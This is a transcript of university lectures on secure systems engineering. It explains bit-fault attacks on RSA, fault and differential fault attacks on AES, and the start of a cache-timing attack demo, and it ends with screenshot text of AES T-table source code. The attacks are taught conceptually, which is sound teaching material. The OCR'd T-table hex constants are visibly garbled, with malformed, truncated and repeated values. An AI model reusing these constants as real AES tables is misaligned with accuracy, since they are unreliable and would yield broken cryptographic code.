(Refer Slide Time: 21:58)

Fault Attack on RSA

$$\begin{aligned} \frac{x}{y} &= \frac{y^a \bmod n}{y^{\tilde{a}} \bmod n} \\ &= y^{a-\tilde{a}} \bmod n \\ &= y^{2^i} \bmod n \\ &= y^{-2^i} \bmod n \end{aligned}$$

RSA decryption has the following operation

where a is the private key y the ciphertext and x the plain text

Suppose, the attacker can inject a fault in the i^{th} bit of a .
 Thus she would get two ciphertexts:

$\begin{array}{l} a = 0\underset{i}{\textcircled{1}}010 \\ i=2 \\ \tilde{a} = 0010 \end{array}$ $\begin{array}{l} x = y^a \bmod n \\ \tilde{x} = y^{\tilde{a}} \bmod n \end{array}$ $\begin{array}{l} a - \tilde{a} = 6 - 2 = +4 = +2^i \\ 2 - 6 = -4 = -2^i \end{array}$	$\begin{array}{l} a = 0010 \\ \tilde{a} = 0110 \\ b = y^{(0110)_2} \bmod n \\ x = y^{(0010)_2} \bmod n \end{array}$
---	---

CR

So let us take a look at a popular fault attack on the RSA public key cipher. Now the RSA decryption works like this so we have y which is the cipher text and we reset to a secret key

known as a so $(y^a) \bmod n$ would give you the plain text x . Typically the value of a would be quite large it will be around 1024 bit decryption which is done with an exponential algorithm would then give you a value of x . Now let us look at a particular and very simple fault attack where an attacker could determine 1 bit of a that is 1 bit of the private key a . Now what the attacker would do is he would first consider a bit fault model where during the execution of this RSA decryption h forces 1 bit of a to go from 0 to 1 right.

So that means if the bit of a is 0 then he would inject a bit fault and change that particular bit to 1. On the other hand if the value of a in that i th bit was 1 the attackers fault would force the value of a to go to 0. Let us say that the value of a is equal to say 0110 and the i th bit we will take i to be having a value of 2 so we considering the bit fault model and therefore the attacker targets this specific bit for example he would focus his laser beam on this bit and change this bit from a value of 1 to a faulty value of 0. So this is the faulty value of a . Note that the attacker has does not know the value of a because a is actually embedded into the device in the device but rather he somehow has figured out how to inject a fault that could potentially change this bit.

So without knowing the bit what the value of the bit is the attacker has somehow injected a fault to toggle the i th value of this bit. So we have taken this particular example where a which is secret has a value of 0110 and the attacker has somehow due to the fault injection change the value of a to 0010. Now the decryption goes on as normal now when the fault is not injected x would have the value y to power of 0110 to the base 2 mod n while in the case when the fault is injected he would get a wrong value which we denote as this which is y to power of 0010 to base 2 mod n .

So, what we identify is that the value of x and $x\sim$ is going to be different. Now what the attacker has in his position these two values x and $x\sim$ form this he needs to identify that the original value for this i th bit should be 1. In order to do so the first thing we observe is that if we subtract a and $a\sim$ we would get 6-2 which is essentially +4. On the other hand let us say that a had a value of 2 injecting a fault so this was one condition and we have now assuming that a has a value of 2 and injecting a fault in the equal to 2 location the attacker has somehow be able to change a to 6 like this.

Now in this particular case he would have obtained $a - a\sim$ to be 2 - 6 to be equal to -4 right. So, what you see here is that $a - a\sim$ is either equal to $(+2^I)$ where I is 2 in this case or (-2^I) . So,

you see that depending on whether the original value was 1 or 0 would get either a positive value of $(+2^I)$ or a (-2^I) . However, what the attacker only has is x and the $x\sim$. So how does he obtain this difference $(+2^I)$ or (-2^I) . So, in order to do this what he does is he takes x and he devise it by $x\sim$ as follows.

So we have x and divide it by $x\sim$ so essentially you would get $(y^a \bmod n)$ divided by $(y^{a\sim} \bmod n)$ this is nothing but $(y^{(a - a\sim)} \bmod n)$ right so this is essentially either $(y^{(2^I)} \bmod n)$ if the i th bit over here had a value of 1 or he would get the value of $(y^{(-2^I)} \bmod n)$. So, you see that dividing x and $x\sim$ would either give him a value of $(y^{(2^I)} \bmod n)$ or $(y^{(-2^I)} \bmod n)$. So, since the attacker also knows the value of y that is the cipher text he can pre-compute what is the value of $(y^{(2^I)} \bmod n)$ as well as $(y^{(-2^I)} \bmod n)$ and given x and $x\sim$ he can determine whether it was either this case or this case and this infer whether the i th bit was 1 or a 0.

With this way the attacker would obtain 1 bit of the secret key. Similarly, by injecting false and every other bit the attacker get slowly be able to recover every bit of the secret key. So, what we see over here is that this attack is extremely easy provided that the attacker is precisely able to inject 1 bit fault in the secret key of the RSA. So looking at the practicality of this attack it is not going to be that easy because injecting bit false is first of all difficult and in this particular case the attacker would need to inject a large number of faults so if the key size is say 1024 bit he would need to inject 1024 bit false in order to fully recover the secret key.

So there have been many further attacks on RSA so many further fault attacks on RSA which have been much more efficient and which were able to more efficiently get the secret key extracted from the RSA device but we will not go into those details and I would leave it to the interested readers to actually look at the papers that follow this and look at the various attacks. Thank you.


References:

- 1) [On the importance of checking cryptographic protocols for faults](#)
- 2) [Differential Fault Analysis of Secret Key Cryptosystems](#)
- 3) [Optical Fault Induction Attacks](#)

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Fault Attacks on AES

Hello and welcome to this lecture in the course for Secure Systems Engineering. In the previous lecture we had actually looked at an introduction to fault injection attacks and we had seen a very simple fault injection attack on the RSA public key cipher. In this video we would look at fault injection attacks on a popular block cipher known as AES. The assumption here is that the viewers know about this AES algorithm and the various operations that are involved with an AES encryption.

(Refer Slide Time: 0:53)



So, let us look at how a fault attack on a block cipher actually works, so we assume that the attacker has a device which is doing an encryption like an AES encryption and in order to do this particular encryption the device has a key which is stored inside the device. Now the objective for the attacker is to extract this secret key from the device in order to do this the attacker would inject faults as the cipher is actually doing an encryption or decryption. It is also assumed that the attacker is able to control what plain text gets encrypted and is also able to view the corresponding cipher text.


The basic attack as we have seen in the previous video is as following, attacker chooses a random plain texts passes it to the device and process the device to performance an encryption, the device would then pick the secret key which is stored inside the device perform an encryption on the plaintext using that particular secret key and obtain a cipher

text, we call the cipher text as the fault free cipher text. Now the attacker would use the same plain text and pass it to the device and force the device to do an encryption on that plain text, the device would encrypt that plain text using the same stored secret key and the plain text and during this encryption process the attacker now injects a fault.

Now the fault is injected and it would disturb the encryption process resulting in a faulty cipher text. The attacker then uses a fault free cipher text and the faulty cipher text to in some information about the secret key, so what happens when you actually inject a fault is that some computation during the process of encryption gets disturbed. Now if he actually thinks that a fault is injected say at this particular location in this particular block cipher, this fault modifies the output of this particular operation.

The error due to the fault then propagates to the remaining parts of the cipher, so these red lines over here show how the fault propagates through the cipher structure and eventually effects all the bits of the cipher text thus the attacker has 2 cipher text the fault free cipher text and the faulty cipher text, so the faulty cipher text is denoted as C^* and the fault free cipher text is denoted by C . Now the differences between these 2 are then used by the attacker to gain secret information.

(Refer Slide Time: 3:55)




Let us take a very simple fault attack on the AES block cipher, so as many of you would know the AES is probably the most famous or more commonly used block cipher used these days. The AES takes 128 bit plain text as input which we label her as P and each bit is labelled P_0, P_1, \dots, P_{127} it does various operations on this particular plain text, these operations

not only depend on the input but also on the secret key or the AES secret key and eventually after 10 rounds what we obtained is the cipher text C which comprises of bits C0 to C127.

(Refer Slide Time: 4:47)

A Simple Last Round Fault Attack on AES



Requires 128 faults to recover the complete key
Can we do better?

Now in order to demonstrate a simple attack on AES what an attacker needs to do is to inject a fault in exactly the last round of AES, so the attacker need not know what is happening during the entire AES but important for him is the last operation what is performed on AES. The last operation is as follows it has a key this is known as the 10th round key and this 10th round key is xored with some intermediate state obtained from this during the encryption process to give you the cipher text, so thus what we will see in this attack is the attacker would be able to get one bit of this cipher text by injecting a fault.

Now the fault the attacker would inject is targeted to this specific location and the fault is very specific, this type of fault would force this particular line to be 0, so this is known as Stuck at 0 fault and this is a very popular fault model especially from the VLSI testing perspective, so independent of what value was present whether it was 0 or 1 or so on, this fault would force this line to 0, as a result what we would see in the output is this value C hash 0 would always have the value of K0. So, therefore what we see is that secret key bit K0 is then passed to the output, so the attacker would just need to look at these significant bit of cipher text to determining what the value of K0 is, so in this way the attacker has obtained one bit of the secret key.

In a similar approach by injecting false and all other bits the attacker would be able to obtain all the bits of the secret key. Now the problem with this attacker is extremely simple is the


fact that you would require 128 bits to completely recover the entire AES secret key. Now 1st of all creating this bit fault is extremely difficult and furthermore we would require 128 such bit falls to completely extract the secret key of AES.

So in the past people have actually studied this problem and they have tried to find out solutions by which firstly we can reduce the number of faults that are required to obtain the secret key of the cipher and 2nd also relax default model. Instead of having a bit fault the researchers have tried to find out whether other kinds of faults such as random faults in bytes or multiple byte falls can be exploited to obtain the secret key, so let us see an attack which is slightly better than this one. What we will show next is that the attacker can reduce the number of faults required from 128 to 16 by just changing the location of where the fault is injected.

(Refer Slide Time: 8:18)

Differential Fault Attack on AES

- Differential characteristics of the AES s-box



The central idea for this is to look at this structure, this structure comprises of some input which we denote P. P is not necessarily the plain text but it could be some intermediate state of the cipher. This gets xored with the key and then there is s-box operation and then you have a cipher text output, now if the attacker is able to inject a fault at this location on P and change the value of the P to P + e, where e is the fault that is injected.

Now the output obtained would be erroneous, so in fact with this the attacker can get 2 equations one is the fault free equation, let us consider this output as C and this output due to the fault getting induced at this point to be C*. What we definitely know is that since the fault


is induced, C will definitely not be equal to C^* , so we can represent this in an equation form as follows, $C = S[P \text{ XOR } k]$ similarly this will be equal to $C^* = S[P \text{ XOR } e \text{ XOR } k]$.

Note that since e has a value which is not equal to 0 therefore we have an s-box operation based on this which would look completely different, so now let us look at what $C \text{ XOR } C^*$ is and what we see is that we can represent this as $S[P \text{ XOR } k] \text{ XOR } S[P \text{ XOR } e \text{ XOR } k]$, since the attacker knows the faulty cipher text and fault free cipher text this particular component of the equation is known.

Now also what the attacker could then do is iterate to all possible values of k and identify which of these equations are actually satisfied, so let us say that e is a single bit fault and therefore e could have a value either 00000001 because it is in this case modifying the LSB bit or it could have values like 00000010 and so on up to 10000000 thus there are 8 possible values for e , now for each of these possible values of e one can identify what is the solution for this equation and validate whether it is matching the LHS, so since this s-box or the s-function has 256 different values for AES the number of solutions for this particular equation reduces down to just 8. In other words what the attacker would require would end up over here is just 8 different values for this key k thus the attacker has reduced the key space for this from 256 different values of k to just 8 different values for k .

(Refer Slide Time: 12:18)

DFA on last round of AES (using a single bit fault)



So let us see how this can be done in practice, now if we consider the last round of AES there are 3 operations one is substituted by followed by the shift row and then mix column, now if the attacker injects a fault at this particular location it would disturb exactly this byte, now

this byte would actually be modified due to the substitute byte operation and substitute byte is essentially represented as $S[P]$, so as a result of the fault the output of this substitute byte is $S[P]$ when there is no fault and $S[P + f]$ when a fault is injected.

As this passes through and finally reaches the output this particular byte of the output is either $S[P] + K_0$ or, $S[P + f] + K_0$. So, based on this the attacker can build this equation $C_0 + C_0^* = S[P] + S[P + f]$, where C_0^* zero star is the faulty cipher text byte and C_0 is the correct cipher text byte or as we call it the fault free cipher text byte and for each of the different values of the fault, f the attacker would be able to iterate all possible values that satisfy this equation and then as the AES s-box is well known we would then be able to identify 8 values for P and therefore we would obtain 8 different candidate values for the secret key k , so there have been a lot more different attacks for the AES block cipher.


In fact the attacks have further reduced the number of false injected from 16 faults as we have seen over here to just a single fault. In fact the best known attack on AES just requires a single fault present in the 8th round which can completely obtain the AES secret key, so will not go into details about these fault attacks but we will actually stop over here and leave it to the interested viewers to actually go through the relevant papers to look at the other more powerful fault attacks on AES. Thank you.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Demo- Cache timing attack on T-table implementation of AES

Hello and welcome to this demonstration in the course for Secure Systems Engineering. In the previous demonstration what we have seen was we had used the shared cache memory between 2 processes for communication we had shown how a sender and a receiver could actually exchange messages through the shared cache memory. Essentially the load installed operation to specify memory location could cause conflicts in the cache memory resulting in a variation in the execution time.

This variation in execution time was used to actually transfer information from one process to another. In this video we will take it one step further, we will show how cache memories can be also used to break cryptographic ciphers, we will demonstrate on a cipher like AES about how a few bits of the secret key can be recovered from the ciphers that is making it possible for an attack, so before we go into the attack we will actually just take a brief introduction on AES and we will see what exactly happens, so the introduction is just about sufficient to understand this specific attack, so AES as we know is a symmetric key cipher it is one of the most popular symmetric key ciphers and it is applied in varieties of different application.

(Refer Slide Time: 1:52)



The AES actually looks something like this... as a block diagram as a block it takes an input which is a plain text and it gives you a cipher text C . Now the plain text essentially is operated on by this AES operation, there is a secret key that is also involved and therefore the

cipher text which is obtained as the output of AES is a function of this plain text over here and the secret key. Now as we have seen in the other video lectures an attacker may actually know the plain text with a corresponding cipher text and he may also know the implementation which is used in AES. What is kept secret is this key, now a typical AES algorithm has a key cipher of 128 bits which means that there are 2^{128} possible key ideas.

Breaking such a strong cipher would require several centuries of computing power constrained the amount of computing power that is available these days to actually break such a cipher. What people now show is that if an attacker is able to actually choose plain text or monitor the plain text that are being encrypted by AES and also monitor the execution time of AES then this huge pace of 2^{128} can be reduced quite drastically. What the attacker would leverage is the timing behaviour of this AES implementation.

Now to understand what would happen we have to take a look at the AES implementation and a little more in detail about the AES algorithm, so 1st of all the plain text which is also of 128 bits is split into 16 bytes P0 to P15, once these bytes go into the cipher or during the implementation is that these bytes get XOR with 16 bytes of the secret key, so we will have like K15 over here which is the 15th byte of the secret key and similarly we have K1, K0 and so on.

Now the next operation in the cipher is a lookup table, in the next operation in this implementation is memory access to a specific lookup table, this lookup table is known as the T table and essentially is defined as an integer array of 256 elements and would have the size of 1024 bytes, so we have a table over here like this and so on. This is about all that require to understand this cache timing attack, this specific implementation that we will use in this demonstration actually uses 5 T tables T0 to T4 out of these 5 tables the 1st 4 are important to us. So, these 4 tables are T0 to T3 the first accesses to the tables is as follows, so we have like 16 bytes P0 to P15 and 16 bytes of key which are XOR with their respective plain text bytes and then there are table accesses which are done as follows.

So we have T0 which gets XOR with P0 XOR with K0 then we have similarly T1 which is P1 XOR with K1 so what is happening over here is that we have this XOR operations which we have shown in the diagram and then there is based on the result of this XOR there is a lookup in this table at an index specified by P0 XOR K0. Similarly, there is the table T2 which gets acted upon which gets looked up at the location P2 XOR K2 and T3 which is accessed at the location P3 XOR K3.

Now important for us are the next 4 accesses to the tables by the plain text P4 to P7 so these are done at locations T0 P4 XOR with K4, T1 gets accesses P5 XOR with K5. T2 accesses P6 XOR K6 and so on, so let us look at these tables look ups from a cache perspective, so initially let us just focus on this T0 table accesses that is these 2 table accesses. So initially we have this processor and as we know that there is a cache memory which caches some of the recently used data and then we have the large lower cache memory of the data.

So this is the cache memory, so these tables T0 to T3 are at the start of execution available in the DRAM, so now consider the axis to these tables at locations P0 XOR K0 and P4 XOR K4, so during the 1st access based on this index T0 XOR K0 some part of this table is loaded into the cache memory. Now during the 2nd access to the same table at the index P4 XOR K4 there are 2 things that can occur. Either you can get a cache hit which would mean that this index T4 XOR K4 is in the vicinity or is close to the index P0 XOR K0, in such a case the processor would actually find the relevant information corresponding to those parts of the table and therefore would not require to actually go to the lower memories like that DRAM or the lower level cache memory.


So what we are saying is that if we just want to write it in a more mathematical sense we say that if P0 XOR K0 is approximately equal to P4 XOR K4 then we get a cache hit stop on the other hand if P0 XOR K0 is not equal to P4 XOR K4 then we get a cache miss, so notice that we have used the word approximately and given it this approximate signal because of the reason that P0 XOR K0 may fall in the same cache line as P4 XOR K4 in which case a cache hit could actually happen, so thus the 2nd operation P4 XOR K4 could result either in a cache hit or a cache miss, so what we have is this particular lookups either has a cache hit or a cache miss.

Now let us assume that there is a cache hit and for simplicity lets replace this approximation with an equality thus we have P0 XOR K0 is equal to P4 XOR K4. Now if we just rearrange the terms we have like P0 XOR would be 4 to be equal to K0 XOR K4. Now if the attacker actually knows the plain text bytes P0 and P4 it would indicate that he knows the XOR of the key bits K0 XOR K4. What this means is that the attacker has gained some information about secret key if you look at this in other way K0 we know is a byte therefore it has like 256 possible values from 0 to 255 and K4 is another independent byte which has also 0 to 255 possible values, so without actually running this implementation if the attacker has to guess the values of K0 and K4 there are 512 different options.

On the other hand, if the attacker runs the implementation and measures the execution time and identify cache hits and cache misses is uncertainty reduces from 512 to less than 256 without running the implementation if the attacker has to guess about K0 and K4 you see that there are 2^{16} possibilities 2^8 for K0 and another 2^8 for K4 so together there would be like 2^{16} possibilities, on the other hand if the attacker actually runs this implementation and is able to distinguish between a cache hit and cache miss or say by the timing channels that are present and then this reduces from 2^{16} to 2^8 .

Essentially what would be required is that the attacker guesses a value of K0 and then for that particular guess he can then compute the value K4 given this particular equation, so this is essentially the idea of this attack. Now this attack works very well with the older systems like the Intel Core 2 Duo and so on but with modern systems like the i7 like we are going to have here as well as the i3 and i5 processors the attacks are not very successful. Nevertheless, it can still be used to reduce the uncertainty about the key from 128 bits to something much lower.

(Refer Slide Time: 13:09)



Terminal

```

ambika@madhava:/scratch/ambika/timingaes/lib
desktop files

Te2[x] = S1[x].[01, 03, 02, 01];
Te3[x] = S1[x].[01, 01, 03, 02];
Te4[x] = S1[x].[01, 01, 01, 01];
Td0[x] = S1[x].[0e, 09, 0d, 0b];
Td1[x] = S1[x].[0b, 0e, 09, 0d];
Td2[x] = S1[x].[0d, 0b, 0e, 09];
Td3[x] = S1[x].[09, 0d, 0b, 0e];
Td4[x] = S1[x].[01, 01, 01, 01];
/* */

static const u32 Te0[256] __attribute__((aligned(0x1000)))= {
    0x66363a5U, 0xf87c7c84U, 0xee777799U, 0xf767b788U,
    0xffff2f20dU, 0xd66b6bbdu, 0xde6f6fb1U, 0x91c5c554U,
    0x60303050U, 0x02010103U, 0xce6767a9U, 0x562b2b7dU,
    0x7feffef19U, 0xb5bd7d72U, 0x4dababe6U, 0x76769aU,
    0x8fcacac45U, 0x1f82829dU, 0x899c9e94U, 0xfa7d7d87U,
    0xefffa15aU, 0xb25959ebU, 0x924747c7U, 0xbfbff00bU,
    0x1a1a0c2U, 0x924747c7U, 0x899c9e94U, 0x4bdc0eafU,
    0x41a0c2U, 0x924747c7U, 0x899c9e94U, 0x4bdc0eafU,
    0x3d9c9cb7U, 0x53d9a4f7U, 0x4e7232f4U, 0x9e0c0e50U,
    0x757b7c7cU, 0x1f4fd1cU, 0x3d0393a6U, 0x4c263644U,
    0xc36365aU, 0x7e3f3f41U, 0x5f77f702U, 0x83ccc44U,
    0x833445cU, 0x51a5a5f4U, 0x21e5e534U, 0x9ff1f108U,
    0x2717193U, 0xabd8d873U, 0x62313153U, 0xa1a51533U,
    0x0804040cU, 0x95c7c752U, 0x46232365U, 0x9d3c35eU,
    0x30181828U, 0x3796961aU, 0x0a05050fU, 0x2f9a9a5bU,
    0x0e070709U, 0x24121236U, 0x1b80809U, 0xdef2e23dU,
    0xcddebe626U, 0x4e272769U, 0x7f7b2b2cdu, 0x75759fU,
    0x1209091bU, 0x1d83839eU, 0x582c2c74U, 0x341a1a2eU,
    0x26363636U, 0x924747c7U, 0x899c9e94U, 0x4bdc0eafU,
    0x45252f6U, 0x763b2b4dU, 0xb7d5d661U, 0x7db3b3c4U,
    0x5229297bU, 0xd8de63e3U, 0x5e2f2f7fU, 0x13848497U,
    0x65353f3U, 0xb9d9d168U, 0x00000000U, 0x1dede2zU,
    0x40202060U, 0x3f3fcfc1U, 0x791b1c18U, 0x6565b5bedU,
    0xd46a6abeU, 0x8dcdbcbaU, 0x67b6bed9U, 0x72393949U,
}

```

58,18 3%

Terminal

```

ambika@madhava:/scratch/ambika/timingaes/lib
desktop files

0x6fbab4d5U, 0xf0787888U, 0x4a25256fU, 0x9c2e2e72U,
0x381c1c24U, 0x57a6a6f1U, 0x73b4b47U, 0x97c6c651U,
0xche8e823U, 0xa1ddd7c7U, 0x8e74749cU, 0x3ef1f121U,
0x64ab4bddU, 0x61bdabddU, 0x0db8b86U, 0x8ff8a85U,
0x0707090U, 0x7c3e3e42U, 0x71b5b5c4U, 0xc6666aaU,
0x9048848dU, 0x0e039359U, 0x76f1618U, 0x1c08e182U,
0x26363636U, 0x924747c7U, 0x899c9e94U, 0x4bdc0eafU,
0x26363636U, 0x924747c7U, 0x899c9e94U, 0x4bdc0eafU,
0x7e669619U, 0x92c1c158U, 0x3a1d1d27U, 0x79e99e94U,
0x1e138U, 0x9bf9f913U, 0x2b08988U, 0x2111133U,
0x26969b8U, 0x9ad9d970U, 0x078eae89U, 0x3994a47U,
0x2d9bb6b8U, 0x3c1e1e22U, 0x15878792U, 0x9e9e9e92U,
0x87ecc4e9U, 0xa5555ffU, 0x50282878U, 0x55dfdf7au,
0x388c8c8U, 0x59a1a1f8U, 0x0989989bU, 0xa0ad0d17U,
0x55fbfd4U, 0xd7e6e631U, 0x844242c6U, 0x06868b8U,
0x824141c3U, 0x299999bU, 0x5a2d2d7U, 0xe0f0f11U,
0x7bb0b0c8U, 0xa54545fcU, 0x6d6bb6bd8U, 0x2c16163aU,
};

static const u32 Te1[256] __attribute__((aligned(0x1000))) = {
    0x5663630U, 0x8e7c7c7cU, 0x999e777U, 0x1d67a78U,
    0x0df1f1fU, 0x8db6b6b8U, 0xb1d6e6f6U, 0x491c5c5U,
    0x50603030U, 0x03020101U, 0xa9ce767U, 0x7d562b28U,
    0x19e7feffU, 0x62b5d7d7U, 0x6e4d4babU, 0x9ae7c76U,
    0x458fcacacU, 0x9d1f8282U, 0x4089e9c9U, 0x7f7a7478U,
    0x15efffaU, 0xeb2b5959U, 0x9c8e4747U, 0xbfbff0fU,
    0xec41adaU, 0x67b5d4d4U, 0x5f5fa2a2U, 0x4a5afafU,
    0xb2f29c9U, 0x7f53a4d4U, 0x96e47272U, 0x5b9bc0cU,
    0x275b7b7U, 0x1c1ef1fdU, 0xae3d9393U, 0x6a4c2626U,
    0x5a6c3636U, 0x417e3f3fU, 0x02f5f77U, 0x4f83ccU,
    0x5c62c131U, 0x924747c7U, 0x899c9e94U, 0x4bdc0eafU,
    0x2717193U, 0x73a9d9d9U, 0x53d2131U, 0x21a1113U,
    0x2c80404U, 0x5295c7c7U, 0x65462323U, 0x9e9dc3cU,
    0x28301818U, 0x1379696U, 0x0f0a0505U, 0x852f9a94U,
    0x99e0e0707U, 0x3e241212U, 0x9b1b808U, 0x3ddfe2eU,
    0x26cdebe6bU, 0x69462277U, 0xcd7fb2b2U, 0x9feat575U,
    0x1b120909U, 0x9e1d8383U, 0x74582c2cU, 0x2e341a1aU,
}

```

107,18 8%

Terminal

```

ambika@madhava:/scratch/ambika/timingaes/lib
desktop files

0x565fbabau, 0x88f07878U, 0x6f4a2525U, 0x725c2e2eU,
0x24381c1cU, 0xf157a6a6U, 0x773b4b44U, 0x5197c6c6U,
0x23cbe8e8U, 0x7ca1dddU, 0x9ce87474U, 0x21e1e1f1U,
0xd964b4b8U, 0x6c61bdabU, 0x860d8b8bU, 0x50f8a8aU,
0x0e070707U, 0x427e3e3eU, 0x471b676U, 0xac6666aU,
0x89040484U, 0x05060303U, 0x7f76f76U, 0x121c0e0eU,
0x3c62c131U, 0x924747c7U, 0x899c9e94U, 0x4bdc0eafU,
0x78689b8U, 0x53d2131c1U, 0x273a1d1dU, 0x9279e9e4U,
0x28d9e1e1U, 0x1e1f8f8fU, 0xb3d9b988U, 0x3221111U,
0x9hd2d969U, 0x70a9d9d9U, 0x89078eaeU, 0x7339a94U,
0x6d2d969bU, 0x223c1e1eU, 0x92158787U, 0x0c9e9e94U,
0x4987cceU, 0xffaa5555U, 0x78502828U, 0x7a5d7dfU,
0x8f038c8cU, 0xf859a1a1U, 0x8009989bU, 0x71a0d0dU,
0xa6a5fbf8U, 0x31d7e6e6U, 0x6c844242U, 0xb8d0686U,
0x3824141U, 0xb0299999U, 0x775a2d2dU, 0x11e0f0fU,
0xcb7bb0b0bU, 0x9ca8e5454U, 0x6d6bb6bbU, 0x3a2c1616U,
};

static const u32 Te2[256] __attribute__((aligned(0x1000))) = {
    0x3a5c6636U, 0x7e7c7c7cU, 0x9799e77U, 0x1b9bd4f78U,
    0x20dffff2U, 0x6bhd6bb8U, 0x6f1d6e6fU, 0x55491c5U,
    0x30560303U, 0x01030201U, 0x67a9e6f7U, 0x2bd5d28U,
    0xfe19e7feU, 0xd762b5d7U, 0xabe64dabU, 0x769ae76U,
    0xca458fcfaU, 0x829d1f82U, 0x9c4089e9U, 0x7d87f747U,
    0x1a15efffaU, 0x59eb259U, 0x47c98e47U, 0x00fbff0fU,
    0xade41adU, 0xd467b3d4U, 0xa2fd5fa2U, 0xafe45afU,
    0x9cbf239cU, 0xa4f753a4U, 0x7296e472U, 0x05b9bc0U,
    0xb7c72b75U, 0x0fd1ce1fdU, 0x93ae4d93U, 0x26644c26U,
    0x365a6c36U, 0x3f417e3fU, 0x02f5f77U, 0xac4f183cU,
    0x34365a6c36U, 0x0fd1ce1fdU, 0x93ae4d93U, 0x26644c26U,
    0x79be271U, 0xecd73a9d9U, 0x3158e231U, 0x159f1a13U,
    0x940c804U, 0x75295c7cU, 0x23654623U, 0x35e9d4c3U,
    0x18283218U, 0x96a13796U, 0x050f0a05U, 0x9ab52f9aU,
    0x87090e07U, 0x12362412U, 0x809b1b80U, 0x23ddfe2U,
    0x8eb26cdebe6U, 0x27694e27U, 0xb2cd7fb2U, 0x759fea75U,
    0x091b1209U, 0x839e1d83U, 0x2c74582c2U, 0x1a2e341aU,
}

```

173,18 13%

